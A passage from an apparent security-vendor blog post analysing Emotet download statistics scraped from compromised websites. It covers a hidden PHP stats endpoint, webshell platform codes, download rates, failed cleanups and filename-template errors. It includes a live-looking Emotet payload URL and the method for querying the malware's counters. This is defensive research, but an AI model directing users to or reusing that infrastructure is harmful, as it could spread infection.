[redacted]
import.php           2010-01-14 17:50  1.5K
link.php.suspected   2010-01-14 17:50  1.3K
tools.php.suspected  2010-01-14 17:50   24K
```

This means the website was not once, or twice, but at least three times used as a download for Emotet (2020-07-23 and 2020-07-28). The website would likely still server Emotet payloads but luckily its bandwidth limit was exceeded.




Bandwidth Limit Exceeded

The server is temporarily unable to service your request due to the site owner reaching his/her bandwidth limit. Please try again later.

So there is a possibility that the actors placing the GIFs are gaining access via a vulnerability of the website itself, or are even affiliated with the Vigilante Malware Cleaner malware. But we are a email security provider and hence do not have enough visibility into the website compromise landscape to make any definit statements.

Download statistics

Talking about download quotas, there is a way to externally monitor Emotet payload download statistics. Emotet uses a PHP script to collect download statistics grouped by operating systems given in the downloader's User-Agent string. These statistics are delivered as an JSON object in a subdirectory of the Emotet payload download directory named as `$path , '/.' . sha1(basename($path))` :


https://prakritistore.in/2r3/parts_service/c1167579249594091n9hrs1s1c6y6m4x8/.7c67c8aba603ed7cb00bd71327507a2a2b52a6e8
'.' . SHA1($path)
Downloads from Windows


```
{"4":2495,"0":233,"2":52,"1":13,"3":32}
```

So the statistics for `https://www.example.com/wp-includes/LYnUiE/` could be queried from `https://www.example.com/wp-includes/LYnUiE/.a2dd7d055bb668528c29e16f789755fb3aae277b` .

Going again by previously shared Emotet webshell code [EmotetWebshellSamples] the numbers correspond to Windows (`4`), Linux (`3`), Apple (`2`), Android (`1`) and unknown (`0`) operating systems found in the downloader's User-Agent string:


```php
<?php
class Rst {
    const PLATFORM_UNKNOWN = 0;
    const PLATFORM_ANDROID = 1;
    const PLATFORM_APPLE = 2;
    const PLATFORM_LINUX = 3;
    const PLATFORM_WINDOWS = 4;
```

We proceeded to scrape these statistics. The counters are reset every time the Emotet Tier 2 servers push updated maldocs and loader executables to the compromised websites via the webshells. Hence, when a new count was higher than a previous count, we took the difference as the number of downloads happening between scrapes. But in case the count is lower then a previous count, we assume the count was reset and take the new count as number of downloads since our last scrape. This way we also nullify stuck download statistics, i.e., download statistics that do not get reset anymore. We scraped with a frequency of 1 minute. Emotet updated the documents with a frequency of around 10 minutes. Because Emotet targets the Windows operating system we only consider the download statistics for the Windows operating system. For 12 hours of 2020-07-29 the obtained statistics of 739 Emotet download URLs (533 of which registered active downloads in the presented time frame) can be visualized as follows:




This is a stacked plot, i.e., each URLs download number is plotted individually but their total shows the cumulative number of all download URLs. Each different color represents a different Emotet download URL. These figures obviously include downloads by security researchers and automated security systems such as sandboxes. We also miss any downloads that happen between one of our scraping runs and Emotet resetting the download counter. However, the figures still give an interesting insight into Emotet downloads and hence the click rate of Emotet. In our observation the cumulative number of Emotet downloads peaked at 50,000 downloads per hour.

Separating the download URLs by their served payloads (based on MIME type analysis) we can see that most downloads are for the Emotet maldoc. The Emotet loader is downloaded far less often:




If we plot the download numbers according to time after the URL was first observed we see that each URL’s download numbers peak within the first hour the URL was first observed. At that time each observed Emotet URL got around 200 downloads per hour. However, URLs keep getting downloads even 12 hours after the URL was first observed. Hence, every download URL blocked or taken down is potentially one Emotet victim less, even if the blocking or take down happens 12 hours too late.


The following line plot illustrates individual URL download performance:



Stacking download figures for URLs the falloff trend can clearly be observed. After 9 hours the number of downloads drops to 1/3 of the downloads observed right after the URL was newly observed:



We think a proportion of the initial peak can be attributed to automated security systems scanning the Emotet malspam and thus downloading the Emotet maldocs from the Emotet download URLs. This is confirmed by again separating the data in URLs serving the Emotet maldocs and URLs serving the Emotet loader:



The number of downloads of the Emotet loader has a slower rise to the peak then the downloads of the Emotet maldoc, supporting our hypothesis. Further, there is no steep falloff in Emotet loader downloads.

On average the Emotet loader was downloaded at a rate of around 1500 per hour, while the Emotet maldocs were downloaded at a rate of around 7500 per hour.

Failed cleanup attempts

During monitoring the Emotet download URLs more closely we also witnessed failed cleanup attempts multiple times. Often site administrators delete the directory containing the Emotet download. However, they miss cleaning all the webshells. The actors behind Emotet then simply regenerate the deleted files with their next payload update. We also observed Emotet using a previous compromised website again.

Other observed mistakes

Being such a large operation it is inevitable that the actors behind Emotet make mistakes. While allowing another actor to hijack their payload downloads is one mistake, other mistakes include (but are not limited to) messing up the replacement regular expression, so we could observe download URLs delivering Emotet maldocs with broken filenames, such as `InvJP0732{:REGEX:.doc`, `INVOICE-Q84{:REGEX:.doc`, `invoice-UBO7631{:REGEX:.doc`, etc. We are certain the `{:REGEX:` part should be `{:REGEX:[0-9]{3,6}` (or something like that), a special syntax used by the Emotet generation processes to expand the filename base on a random but character restrained pattern. These `{:REGEX:[...]` patterns have also previously leaked in attachment filenames and are part of Emotets automation process. Please note that depending on your Browser the `:` in the filenames may be replaced with `_` because `:` is not a valid character on the Windows operating system. Monitoring the Emotet operation very closely reveals a lot of such mistakes overtime and the insights gained can be used to strengthen our own defenses against Emotet.

Conclusion and Countermeasure

As this analysis by the Hornetsecurity Security Lab shows Emotet is not just sent in large volume but its malicious content is also downloaded in significant large numbers.

On the network you should block known Emotet URLs. In case browsing to random websites is not an activity necessary to fulfill your business, you can block the domains and not just the specific URLs. This provides better protection because, as has been shown, Emotet and potentially other actors can misuse the compromised website again, either by regaining access via left behind webshells, or by reinfecting the website via the initial access vector, e.g., a WordPress vulnerability or weak password. The block should be kept even if the Emotet download is gone, as the site may still be compromised. It is highly likely that you will never actually need to visit any of these websites at all, thus keeping the websites blocked shouldn’t cause negativ effects.

Hornetsecurity’s Spam Filtering Service, with the highest detection rates on the market, already detects and blocks Emotet emails based on known indicators. Hornetsecurity’s Advanced Threat Protection extends this protection by also detecting yet unknown threats.

References

- [EmotetWebshellSamples] https://github.com/NavyTitanium/Misc-Malwares/tree/master/Emotet
- [VigilanteMalwareCleaner] https://github.com/bediger4000/php-malware-analysis/tree/master/vigilante_suspected